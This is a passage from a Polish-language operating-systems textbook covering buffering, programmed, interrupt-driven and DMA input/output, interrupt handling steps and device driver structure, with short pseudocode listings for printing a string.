
Kolejnym problemem dla oprogramowania wejścia-wyjścia jest *buforowanie*. Często się zdarza, że dane wysypane z urządzenia nie mogą być bezpośrednio zapisane w docelowej lokalizacji. Kiedy np. z sieci nadjejdzie pakiet, system operacyjny nie będzie wiedział, gdzie go umieścić, do czasu zapisania pakietu w jakimś miejscu i przeanalizowania go. Niektóre urządzenia mają również ścisłe ograniczenia czasu rzeczywistego (np. cyfrowe urządzenia audio). W związku z tym dane muszą być umieszczone w buforze wyjściowym zawsze w celu oddzielenia tempa, w jakim bufor jest zapełniany, od tempa, w jakim jest opróżniany. Ma to zapobiec błędowi zbyt wcześniego opróżniania bufora (ang. *buffer underrun*). Buforowanie wymaga intensywnego kopowania i często ma istotny wpływ na wydajność operacji wejścia-wyjścia.

Ostatnim pojęciem, które omówimy w tym punkcie, będzie zestawienie urządzeń współdzielonych z dedykowanymi. Niektóre urządzenia wejścia-wyjścia, np. dyski, mogą być używane przez wielu użytkowników jednocześnie. Otwarcie plików na tym samym dysku i w tym samym czasie nie sprawia żadnych problemów. Inne urządzenia, jak drukarki, muszą być dedykowane dla pojedynczego użytkownika i przydzielone do niego do czasu zakończenia pracy. Dopiero potem inny użytkownik może skorzystać z drukarki. Jeśli dwóch użytkowników (lub większa ich liczba) zacznie na przemian losowo zapisywać bloki na tej samej stronie, z pewnością wystąpią problemy. Wprowadzenie dedykowanych (niewspółdzielonych) urządzeń także powoduje szereg problemów, np. zakleszczenia. Również w tym przypadku system operacyjny musi mieć możliwość obsługi zarówno współdzielonych, jak i dedykowanych urządzeń w taki sposób, by uniknąć problemów.

5.2.2. Programowane wejście-wyjście

Istnieją trzy, zasadniczo różne sposoby realizacji wejścia-wyjścia. W tym punkcie opiszymy pierwszy z nich (programowane wejście-wyjście). W następnych dwóch punktach przeanalizujemy pozostałe (wejście-wyjście sterowane przerwaniami oraz wejście-wyjście z wykorzystaniem DMA). Najprostszą formą wejścia-wyjścia jest zlecenie wykonania całej pracy procesorowi. Metoda ta jest nazywana *programowanym wejściem-wyjściem*.

Omówienie programowanego wejścia-wyjścia jest najłatwiejsze do zilustrowania na przykładzie. Rozważmy proces użytkownika, który chce wydrukować na drukarce podłączonej za pośrednictwem szeregowego interfejsu ciąg ośmiu znaków: ABCDEFGH. Czasami w ten sposób działają wyświetlacze w małych systemach wbudowanych. Najpierw oprogramowanie scala ciąg znaków w buforze umieszczonem w przestrzeni użytkownika, co pokazano na rysunku 5.6(a).



Rysunek 5.6. Etapy drukowania ciągu znaków

Następnie proces użytkownika otrzymuje drukarkę do zapisu poprzez wykonanie wywołania systemowego, które ją otwiera. Jeśli drukarka jest w tym momencie używana przez inny proces, wywołanie to nie powiedzie się i zwróci kod błędu lub zablokuje się do czasu, aż drukarka stanie się dostępna. Właściwe działanie zależy od systemu operacyjnego i parametrów wywołania. Kiedy proces użytkownika zdobędzie drukarkę, wykonuje wywołanie systemowe nakazujące systemowi operacyjnemu wydrukowanie ciągu na drukarce.

Następnie system operacyjny (zazwyczaj) kopiuje bufor zawierający ciąg znaków do tablicy, np. p w przestrzeni użytkownika, gdzie można do niej uzyskać łatwiejszy dostęp (ponieważ jądro w celu dostania się do przestrzeni użytkownika może być zmuszone do zmiany mapy pamięci). Kiedy to zrobi, sprawdza, czy drukarka jest dostępna. Jeśli nie, czeka, aż stanie się dostępna. Kiedy drukarka stanie się dostępna, system operacyjny skopiuje pierwszy znak do rejestrów danych drukarki — w tym przypadku korzystając z urządzenia wejścia-wyjścia odwzorowanego w pamięci. To działanie uaktywnia drukarkę. Znak może się jeszcze nie pojawić, ponieważ niektóre drukarki buforują wiersz lub stronę, zanim coś wydrukują. Na rysunku 5.6(b) widzimy jednak, że pierwszy znak został wydrukowany i system oznaczył „B” jako następny znak do wydrukowania.

Natychmiast po skopiowaniu pierwszego znaku na drukarkę system operacyjny sprawdza, czy drukarka jest gotowa na przyjęcie następnego znaku. Zazwyczaj drukarka jest wyposażona w drugi rejestr, który informuje o jej statusie. Fakt zapisywania do rejestru danych powoduje, że drukarka ma status „niegotowa”. Kiedy kontroler drukarki obsługuje bieżący znak, oznacza dostępność poprzez ustawienie pewnego bitu w rejestrze stanu lub poprzez umieszczenie w nim jakiejś wartości.

W tym momencie system operacyjny oczekuje, aż drukarka będzie gotowa. Kiedy to się stanie, wydrukuje następny znak, tak jak pokazano na rysunku 5.6(c). Pętla ta jest powtarzana aż do chwili wydrukowania całego ciągu znaków. Następnie sterowanie powraca do procesu użytkownika.

Działania wykonywane przez system operacyjny zestawione na listingu 5.1. Najpierw dane są kopiowane do jądra. Następnie system operacyjny rozpoczęta pętlę wyświetlania znaków — po jednym w iteracji. Kluczowym aspektem programowanego wejścia-wyjścia, który w czytelny sposób zilustrowano na tym listingu, jest to, że po wyprowadzeniu znaku procesor sprawdza, czy urządzenie jest gotowe do zaakceptowania kolejnego znaku. Takie działanie określa się jako *odpytywanie* lub *aktywne oczekiwanie*.

Listing 5.1. Wydrukowanie ciągu znaków na drukarce z wykorzystaniem programowanego wejścia-wyjścia

```
copy_from_user(buffer, p, count);           /* p to bufor jądra */
for (i = 0; i < count; i++) {                /* pętla dla każdego znaku */
    while (*printer_status_reg != READY) ;   /* pętla do czasu uzyskania gotowości */
    *printer_data_register = p[i];            /* wyświetlenie jednego znaku */
}
return_to_user();
```

Programowane wejście-wyjście jest proste, ale ma wadę polegającą na tym, że procesor jest przez cały czas związany — tak długo, aż operacja wejścia-wyjścia się zakończy. Jeśli czas na „wydrukowanie” znaku jest bardzo krótki (ponieważ drukarka tylko kopiuje nowy znak do wewnętrznego bufora), to aktywne oczekiwanie sprawdza się. Ponadto w systemach wbudowanych, w których procesor nie ma nic więcej do zrobienia, aktywne oczekiwanie ma sens. Jednak w bardziej złożonych systemach, gdzie procesor ma inną pracę do wykonania, aktywne oczekiwanie okazuje się nieefektywne. Potrzebna jest lepsza metoda implementacji wejścia-wyjścia.

5.2.3. Wejście-wyjście sterowane przerwaniami

Rozważmy teraz przypadek drukowania na drukarce, która nie buforuje znaków, ale drukuje je, w miarę jak są przesyłane do drukarki. Jeśli drukarka może drukować, np. z szybkością 100 znaków/s, wydrukowanie każdego znaku zajmuje 10 ms. Oznacza to, że po wydrukowaniu każdego znaku do rejestru danych drukarki procesor będzie oczekiwany w pętli nieskończonej przez 10 ms w oczekiwaniu na wyprowadzenie następnego znaku. To w zupełności wystarcza, aby wykonać przełączenie kontekstowe i uruchomić inny proces na 10 ms. W innym przypadku te 10 ms by przepadło.

Jednym ze sposobów umożliwienia procesorowi wykonywania innych działań w oczekiwaniu na uzyskaniegotowości przez drukarkę jest wykorzystanie przerwań. Po wykonaniu wywołania systemowego do wydrukowania ciągu znaków bufor jest kopiowany do przestrzeni jądra, tak jak pokazaliśmy wcześniej, a pierwszy znak jest kopiowany na drukarkę natychmiast po tym, kiedy uzyska ona gotowość do zaakceptowania znaku. W tym momencie procesor wywołuje program szeregujący i uruchamia inny proces. Proces, który zażądał wydrukowania ciągu znaków, jest blokowany tak długo, aż cały ciąg znaków zostanie wydrukowany. Działania wykonywane w momencie zainicjowania wywołania systemowego pokazano na listingu 5.2(a).

Kiedy drukarka wydrukuje znak i uzyska gotowość do akceptacji następnego, generuje przerwanie. To przerwanie zatrzymuje bieżący proces i zapisuje jego stan. Następnie procesor uruchamia procedurę obsługi przerwania. Uproszczoną wersję tego kodu pokazano na listingu 5.2(b).

Listing 5.2. Wydrukowanie ciągu znaków na drukarce z wykorzystaniem wejścia-wyjścia sterowanego przerwaniami; (a) kod wykonywany w czasie zainicjowania wywołania systemowego print; (b) procedura obsługi przerwania dla drukarki

(a)	(b)
<pre>copy_from_user(buffer, p, count); enable_interrupts(); while (*printer_status_reg != READY); *printer_data_register = p[0]; scheduler();</pre>	<pre>if (count == 0) { unblock_user(); } else { *printer_data_register = p[i]; count = count - 1; i = i + 1; } acknowledge_interrupt(); return_from_interrupt();</pre>

Jeśli nie ma więcej znaków do wydrukowania, procedura obsługi przerwania podejmuje działania zmierzające do odblokowania użytkownika. W przeciwnym wypadku procedura wyprowadza następny znak, potwierdza przerwanie i zwraca sterowanie do procesu, który działał bezpośrednio przed wystąpieniem przerwania, w miejscu, w którym proces wtedy działał.

5.2.4. Wejście-wyjście z wykorzystaniem DMA

Oczywistą wadą wejścia-wyjścia sterowanego przerwaniami jest to, że przerwania występują dla każdego znaku. Przerwania zajmują czas, zatem ten mechanizm przyczynia się do marnotrawstwa czasu procesora. Rozwiązaniem jest skorzystanie z DMA. Ideą tego rozwiązania jest powierzenie dostarczania kolejnych znaków do drukarki kontrolerowi DMA, tak by procesor nie musiał się tym zajmować. W gruncie rzeczy mechanizm bazujący na DMA działa tak jak programowane wejście-wyjście, z tym że całą pracę zamiast procesora wykonuje kontroler DMA. Taka strategia wymaga specjalnego sprzętu (kontrolera DMA), ale podczas operacji wejścia-wyjścia procesor jest wolny i może wykonywać inną pracę. Szkic kodu zamieszczono na listingu 5.3.


Listing 5.3. Drukowanie ciągu znaków z wykorzystaniem DMA; (a) kod wykonywany w czasie, kiedy jest realizowane wywołanie systemowe print; (b) procedura obsługi przerwania

(a)	(b)
<pre>copy_from_user(buffer, p, count); set_up_DMA_controller(); scheduler();</pre>	<pre>acknowledge_interrupt(); unblock_user(); return_from_interrupt();</pre>

Wielką zaletą zastosowania DMA jest zmniejszenie liczby przerwań z jednego na znak do jednego na wydrukowany bufor. Jeśli jest wiele znaków, a przerwania działają wolno, może to być znaczące usprawnienie. Z drugiej strony kontroler DMA bywa zazwyczaj znacznie wolniejszy od głównego procesora. Jeśli kontroler DMA nie jest w stanie sterować urządzeniem z pełną szybkością lub jeśli procesor podczas oczekiwania na przerwanie DMA zwykle nie ma innego zajęcia, to mechanizm wejścia-wyjścia sterowany przerwaniami lub nawet mechanizm programowanego wejścia-wyjścia może okazać się lepszy. Jednak w większości przypadków wykorzystanie DMA się opłaca.

5.3. WARSTWY OPROGRAMOWANIA WEJŚCIA-WYJŚCIA

Oprogramowanie wejścia-wyjścia zwykle jest zorganizowane w czterech warstwach, tak jak pokazano na rysunku 5.7. Każda warstwa ma ściśle zdefiniowaną funkcję do wykonania oraz dobrze zdefiniowany interfejs do sąsiednich warstw. Zestaw funkcji i interfejsów różni się pomiędzy systemami. W związku z tym poniższy opis, w którym wzięto pod uwagę wszystkie warstwy, począwszy od dołu, nie jest specyficzny dla jednej maszyny.



Rysunek 5.7. Warstwy systemu oprogramowania wejścia-wyjścia

5.3.1. Procedury obsługi przerwań

Chociaż programowane wejście-wyjście jest czasami przydatne, w większości operacji wejścia-wyjścia przerwania są niemalą koniecznością i nie można ich uniknąć. Należy je ukryć głęboko we wnętrzu systemu operacyjnego, tak by wiedziała o nim jak najmniejsza część systemu operacyjnego. Najlepszym sposobem ich ukrycia jest zlecenie sterownikowi rozpoczęcia bloku operacji wejścia-wyjścia do czasu zakończenia obsługi wejścia-wyjścia i wystąpienia przerwania. Sterownik może się zablokować poprzez wykonanie operacji `down` na semaforze, `wait` w oczekiwaniu na zmienną warunkową, `receive` w oczekiwaniu na komunikat itp.

Kiedy zajdzie przerwanie, procedura obsługi przerwania wykonuje wszystkie czynności potrzebne do obsłużenia przerwania. Następnie może odblokować sterownik, który ją uruchomił. W niektórych przypadkach jej działanie sprowadza się do wykonania operacji `up` na semaforze. Innym razem wykonuje ona `signal` dla zmiennej warunkowej w monitorze. Jeszcze innym razem wysyła komunikat do zablokowanego sterownika. We wszystkich przypadkach ostateczny efekt będzie taki, że sterownik, który był wcześniej zablokowany, teraz będzie mógł działać. Powyższy model działa najlepiej, gdy sterowniki mają strukturę procesów jądra. Posiadają własne stany, stos i liczniki programu.

Oczywiście rzeczywistość nie bywa taka prosta. Przetwarzanie przerwania nie jest tylko sprawą przejęcia przerwania, wykonania operacji `up` na semaforze, a następnie wykonania instrukcji `IRET` w celu powrotu z przerwania do poprzedniego procesu. System operacyjny musi wykonać znacznie więcej pracy. Poniżej przedstawimy schemat tych operacji w postaci szeregu kroków, które muszą być wykonane w oprogramowaniu, po zrealizowaniu przerwania sprzętowego. Należy zwrócić uwagę, że szczegóły bardzo zależą od konkretnego systemu, dlatego niektóre czynności wymienione poniżej mogą nie być potrzebne na wybranym sprzęcie, a zamiast nich mogą być potrzebne czynności, które nie zostały wymienione. Trzeba też pamiętać, że na niektórych maszynach operacje mogą być wykonywane w innym porządku.

1. Zapisz rejestrę (włącznie z rejestrzem PSW), które do tej pory nie zostały zapisane przez sprzęt obsługi przerwań.
2. Skonfiguruj kontekst dla procedury obsługi przerwania. Działanie to może wymagać skonfigurowania bufora TLB, jednostki MMU oraz tabeli stron.

3. Skonfiguruj stos dla procedury obsługi przerwania.
4. Wyślij potwierdzenie do kontrolera przerwań. Jeśli nie istnieje skoncentrowany kontroler przerwań, na nowo włącz obsługę przerwań.
5. Skopiuj rejestracje z lokalizacji, w której były zapisane (zwykle na jakimś stosie), do tabeli procesów.
6. Uruchom procedurę obsługi przerwania. Procedura ta wyodrębnia informacje z rejestrów sterownika urządzenia, które wygenerowały przerwanie.
7. Wybierz proces, który ma działać w następnej kolejności. Jeśli przerwanie spowodowało uzyskanie gotowości przez jakiś — wcześniej zablokowany — proces o wysokim priorytecie, można teraz go wybrać do działania.
8. Skonfiguruj kontekst jednostki MMU dla procesu, który ma być uruchomiony w następnej kolejności. Może być również potrzeba pewnej konfiguracji bufora TLB.
9. Załaduj rejestracje procesu łącznie z jego rejestratem PSW.
10. Rozpocznij uruchamianie nowego procesu.

Jak można zauważyć, przetwarzanie przerwań nie jest trywialne. Wymaga ono również znaczącej liczby instrukcji procesora, zwłaszcza w maszynach, w których występuje pamięć wirtualna i trzeba skonfigurować tabele stron lub zapisać stan jednostki MMU (np. bity R i M). Na niektórych maszynach może również zachodzić konieczność zarządzania pamięcią podręczną bufora TLB i procesora podczas przełączania się pomiędzy trybami użytkownika i jądra, a to zajmuje dodatkowe cykle maszyny.

5.3.2. Sterowniki urządzeń

We wcześniejszej części niniejszego rozdziału przyjrzaliśmy się czynnościom sterowników urządzeń. Dowiedzieliśmy się, że każdy kontroler wykorzystuje jakieś rejestracje do przekazywania do niego komend lub jakieś rejestracje do czytania statusu. Czasami ma również oba rodzaje rejestrów. Liczba rejestrów oraz natura poleceń różnią się znacznie pomiędzy urządzeniami. I tak sterownik myszy musi akceptować informacje pochodzące od myszy, dotyczące odległości przesunięcia wskaźnika oraz statusu przycisków. Z kolei sterownik dysku musi wiedzieć wszystko o sektorach, ścieżkach, cylindrach, głowicach, ruchu ramienia, sterownikach silników, czasach ustawiania głowic oraz innych parametrach mechanicznych niezbędnych do prawidłowego działania dysku. Oczywiście te sterowniki będą się bardzo różniły.

W konsekwencji każde urządzenie wejścia-wyjścia dołączone do komputera potrzebuje pewnego kodu, specyficznego dla urządzenia, które nim zarządza. Taki kod, zwany *sterownikiem urządzenia*, jest — ogólnie rzecz biorąc — pisany przez producenta urządzenia i dostarczany wraz z urządzeniem. Ponieważ każdy system operacyjny wymaga własnych sterowników, producenci urządzeń zwykle dostarczają sterowników dla kilku popularnych systemów operacyjnych.

Każdy sterownik urządzenia zwykle obsługuje jeden typ urządzenia lub co najwyżej jedną klasę urządzeń blisko ze sobą związanych. I tak napęd dysków SCSI zwykle może obsługiwać wiele dysków SCSI o różnych rozmiarach i szybkościach i np. także napęd CD-ROM z interfejsem SCSI. Z drugiej strony mysz i dżojstik tak bardzo się od siebie różnią, że zwykle wymagają różnych sterowników. Nie istnieje jednak techniczne ograniczenie co do tego, by jeden sterownik urządzenia zarządzał wieloma niezwiązanymi ze sobą urządzeniami. *W większości przypadków* to po prostu nie jest dobry pomysł.

Czasem jednak zupełnie różne urządzenia bazują na tej samej technologii. Najbardziej znanym przykładem jest prawdopodobnie USB, technologia szeregowej magistrali, która nieprzypadkowo została nazwana uniwersalną. Urządzeniami USB mogą być dyski, karty pamięci, aparaty fotograficzne, myszy, klawiatury, miniaturowe wentylatory, bezprzewodowe karty sieciowe, roboty, czytniki kart kredytowych, golarki z akumulatorami, niszczarki dokumentów, skanery kodów kreskowych, kule dyskotekowe i przenośne termometry. Wszystkie one korzystają z USB, mimo że wykonują bardzo różne rzeczy. Jest to możliwe, ponieważ sterowniki USB są zazwyczaj ułożone w stos, podobnie jak stos TCP/IP w sieciach. Dolna warstwa, zwykle zrealizowana sprzętowo, to warstwa łącza USB (szeregowego wejścia-wyjścia), która obsługuje operacje związane ze sprzętem — np. sygnalizację i dekodowanie strumienia sygnałów na pakiety USB. Pakiety są wykorzystywane przez wyższe warstwy, które obsługują dane oraz wspólną dla większości urządzeń funkcję USB. Powyżej tej warstwy działają interfejsy API wyższego poziomu — służące do obsługi pamięci masowej, kamer itp. Tak więc wciąż mamy oddzielne sterowniki urządzeń — choć częściowo współdzielą stos protokołów.


W celu uzyskania dostępu do sprzętu urządzenia, tzn. rejestrów kontrolera, sterownik urządzenia musi być częścią jądra systemu operacyjnego (przynajmniej tak jest w bieżących architekturach). Można też stworzyć sterowniki działające w przestrzeni użytkownika, które posługują się wywołaniami systemowymi w celu odczytu i zapisu rejestrów urządzenia. Taki projekt izoluje jądro od sterowników, a sterowniki od siebie, co eliminuje główne źródło awarii systemu — błędnie działające sterowniki, które w taki czy inny sposób zakłócają pracę jądra. Jeśli celem jest tworzenie wysoce niezawodnych systemów, to jest z całą pewnością właściwa konstrukcja. Przykładem systemu, w którym sterowniki urządzeń działają jako procesy użytkownika, jest MINIX 3 (www.minix3.org). Ponieważ jednak większość innych systemów operacyjnych komputerów typu desktop oczekuje od sterowników, że będą one działały w jądrze, to właśnie ten model omówimy w tym miejscu.

Jako że projektanci wszystkich systemów operacyjnych wiedzą, że będą w nich instalowane fragmenty kodu (sterowniki) pisane przez zewnętrznych producentów, systemy operacyjne muszą mieć architekturę, która na to pozwoli. Oznacza to konieczność stworzenia ściśle zdefiniowanego modelu tego, co robi sterownik i w jaki sposób komunikuje się z resztą systemu operacyjnego. Sterowniki urządzeń są zwykle umieszczone poniżej reszty systemu operacyjnego, co pokazano na rysunku 5.8.

Systemy operacyjne zazwyczaj przydzielają sterownik do jednej z kilku kategorii. Najpopularniejsze kategorie to *urządzenia blokowe* — np. dyski, które zawierają wiele bloków danych i które można adresować niezależnie — oraz *urządzenia znakowe* — np. klawiatury i drukarki, które generują lub akceptują strumienie znaków.

Większość systemów operacyjnych definiuje standardowy interfejs, który muszą obsługiwać wszystkie sterowniki blokowe, oraz drugi standardowy interfejs, który muszą obsługiwać wszystkie sterowniki znakowe. Interfejsy te składają się z szeregu procedur, które mogą być wywoływane z pozostałej części systemu operacyjnego po to, by sterownik wykonał zleconą mu pracę. Do typowych procedur należy odczyt bloku (urządzenia blokowe) lub zapis ciągu znaków (urządzenia znakowe).

W niektórych systemach system operacyjny jest pojedynczym programem binarnym, w którym są wbudowane wszystkie potrzebne sterowniki. Taki układ był normą przez wiele lat w systemach UNIX, ponieważ zwykle działały one w ośrodkach obliczeniowych, a urządzenia wejścia-wyjścia rzadko się zmieniały. W przypadku dodania nowego urządzenia administrator systemu jeszcze raz komplikował jądro z nowym sterownikiem i tworzył nowy obraz binarny.



Rysunek 5.8. Logiczne rozmieszczenie sterowników urządzeń; w rzeczywistości cała komunikacja pomiędzy sterownikami i kontrolerami urządzeń przechodzi przez magistralę

Wraz z nadaniem ery komputerów osobistych wyposażonych w wiele urządzeń wejścia-wyjścia ten model przestał się sprawdzać. Niewielu użytkowników potrafi kompilować lub konsolidować jądro, nawet jeśli mają dostęp do kodu źródłowego lub modułów obiektowych, a przecież nie zawsze tak jest. Zamiast tego systemy operacyjne, począwszy od MS-DOS, zaczęły wykorzystywać model, w którym sterowniki są ładowane do systemu dynamicznie, w fazie wykonywania programu. Różne systemy obsługują ładowanie sterowników na różne sposoby.

Sterownik urządzenia spełnia kilka funkcji. Najbardziej oczywistą jest akceptowanie abstrakcyjnych żądań `read` i `write` z oprogramowania niezależnego od urządzeń, działającego w wyższej warstwie, i sprawdzanie, czy można je zrealizować. Istnieje jednak także kilka innych funkcji, które sterownik musi realizować, np. czasami musi zainicjować urządzenie, jeśli ono tego wymaga, może również zarządzać wymaganiami dotyczącymi zasilania oraz rejestrować zdarzenia.

Wiele sterowników urządzeń ma podobną ogólną strukturę. Typowy sterownik rozpoczyna działanie od sprawdzenia parametrów wejściowych, by zobaczyć, czy są one prawidłowe. Jeśli nie, zwraca błąd. Jeśli są prawidłowe, to może być potrzebna translacja pojęć abstrakcyjnych na konkretne. W przypadku sterownika dysku może to oznaczać konwersję liniowego numeru bloku na numer głowicy, ścieżki, sektora i cylindra zgodnych z geometrią dysku.

Następnie sterownik może sprawdzić, czy w danym momencie urządzenie jest w użyciu. Jeśli tak, to żądanie jest umieszczane w kolejce w celu późniejszej obsługi. Jeśli urządzenie okazuje się bezczynne, badany jest jego status sprzętowy w celu sprawdzenia, czy żądanie może być obsłużone. Przed rozpoczęciem transmisji może być konieczne włączenie urządzenia lub uruchomienie silnika. Kiedy urządzenie jest włączone i gotowe do działania, może rozpocząć się właściwe sterowanie nim.

Sterowanie urządzeniem oznacza wydawanie do niego sekwencji poleceń. Sterownik to miejsce, w którym jest określana kolejność poleceń, w zależności od tego, co ma być zrobione. Kiedy sterownik już wie, które polecenia ma wydać, rozpoczyna ich zapis do rejestrów urządzeń kontrolera. Po zapisaniu każdego z poleceń może być konieczne sprawdzenie, czy kontroler zaakceptował polecenie i czy jest przygotowany do przyjęcia następnego. Ta sekwencja jest wykonywana tak długo, aż zostaną wydane wszystkie polecenia. Do niektórych kontrolerów można przekazać jednokierunkową listę poleceń (w pamięci) i nakazać, by kontroler czytał ją i przetwarzał samodzielnie, bez dalszej pomocy systemu operacyjnego.

Po wydaniu poleceń może zajść jedna z dwóch sytuacji. W wielu przypadkach sterownik urządzenia musi poczekać do czasu, aż kontroler wykona dla niego określone działania, zatem blokuje się do momentu nadania przerwania, które go odblokuje. Z kolei w innych przypadkach operacja jest wykonywana bez opóźnień, zatem sterownik nie musi się blokować. Przykładem tej drugiej sytuacji może być przewijanie ekranu w trybie znakowym, które wymaga zapisania zaledwie kilku bajtów do rejestrów kontrolera. Nie jest potrzebny ruch mechaniczny, zatem całą operację można wykonać w ciągu kilku nanosekund.

W pierwszym przypadku zablokowany sterownik zostanie obudzony za pomocą przerwania. W drugim przypadku nigdy nie przejdzie w stan uśpienia. Tak czy inaczej, po wykonaniu operacji sterownik musi sprawdzić, czy wystąpiły błędy. Jeśli wszystko przebiegło poprawnie, sterownik będzie miał dane do przekazania do oprogramowania działającego niezależnego od urządzenia — np. blok, który został przeczytany przed chwilą. Na koniec sterownik zwraca do procesu wywołującego pewne informacje statusowe dla celów raportowania błędów. Jeśli w kolejce są umieszczone inne żądania, można teraz wybrać i uruchomić jedno z nich. Jeśli w kolejce nie ma innych żądań, sterownik blokuje się w oczekiwaniu na następne żądanie.

Ten prosty model jest jedynie zgrubnym przybliżeniem tego, co dzieje się w rzeczywistości. Jest wiele czynników, które powodują, że kod znacznie bardziej się komplikuje. Po pierwsze urządzenie wejścia-wyjścia może zakończyć działanie w czasie, gdy sterownik działa, i wygenerować przerwanie. Przerwanie może spowodować uruchomienie sterownika. Może to nawet być bieżący sterownik. Podczas gdy np. sterownik sieciowy przetwarza wchodzący pakiet, może nadjść inny pakiet. W konsekwencji sterownik musi być *współużywalny* (ang. *reentrant*), co oznacza, że działający proces musi oczekwać tego, że będzie wywołany po raz drugi, zanim zostanie zakończone pierwsze wywołanie.

W systemie pozwalającym na podłączanie urządzeń „na gorąco” urządzenia mogą być dodawane albo odejmowane w czasie, gdy komputer działa. W rezultacie, gdy sterownik jest zajęty czytaniem danych z pewnego urządzenia, system może poinformować, że użytkownik nagle usunął to urządzenie z systemu. Nie tylko oznacza to konieczność przerwania bieżącego transferu wejścia-wyjścia bez uszkadzania struktur danych jądra, ale także trzeba usunąć z systemu wszystkie nieobsłużone żądania dla odłączonego urządzenia i przekazać złe wieści procesom, które je wywołyły. Co więcej, w przypadku nieoczekiwanej dodania nowych urządzeń jądro może pomieszać zasoby (np. linie żądania przerwań) — zabrać je wcześniej podłączonym urządzeniom i przydzielić nowym.

Sterowniki nie mogą wykonywać wywołań systemowych, ale często muszą wchodzić w interakcje z resztą jądra. Zwykle są dozwolone wywołania do określonych procedur jądra. I tak zazwyczaj są dostępne wywołania do alokacji i zwolnienia zaszytych „na sztywno” stron pamięci, które mają być wykorzystane w roli buforów. Potrzebne są także inne użyteczne wywołania do zarządzania jednostką MMU, układami czasowymi (ang. *timers*), kontrolerem DMA itp.

5.3.3. Oprogramowanie wejścia-wyjścia niezależne od urządzeń

Chociaż pewne fragmenty oprogramowania wejścia-wyjścia są specyficzne dla konkretnych urządzeń, inne fragmenty pozostają niezależne od urządzeń. Warstwa graniczna pomiędzy sterownikami a oprogramowaniem niezależnym od sprzętu jest zależna od systemu (i urządzenia), ponieważ pewne funkcje, które można wykonać w sposób niezależny od urządzeń, są wykonywane w ramach sterownika — np. z powodów wydajnościowych. Typowe funkcje oprogramowania niezależnego od sprzętu zestawiono w tabeli 5.2.

Tabela 5.2. Funkcje oprogramowania wejścia-wyjścia niezależne od sprzętu

Jednolity interfejs sterowników urządzenia
Buforowanie
Raportowanie błędów
Przydział i zwalniania dedykowanych urządzeń
Dostarczanie rozmiaru bloku niezależnego od urządzenia

Zasadniczą funkcją oprogramowania niezależnego od urządzenia jest wykonywanie funkcji wejścia-wyjścia wspólnych dla wszystkich urządzeń oraz dostarczanie jednolitego interfejsu dla oprogramowania działającego na poziomie użytkownika. Poniżej przyjrzymy się bardziej szczegółowo wymienionym zagadnieniom.


Jednolity interfejs sterowników urządzenia

Głównym problemem w systemie operacyjnym jest doprowadzenie do sytuacji, aby wszystkie urządzenia wejścia-wyjścia i sterowniki wyglądały mniej więcej tak samo. Gdyby komunikacja z dyskami, drukarkami, klawiaturami itp. odbywała się za każdym razem inaczej, to każdorazowe pojawienie się nowego urządzenia wymagałoby modyfikowania systemu operacyjnego. Tymczasem konieczność modyfikowania systemu operacyjnego dla każdego nowego urządzenia nie jest dobrym pomysłem.

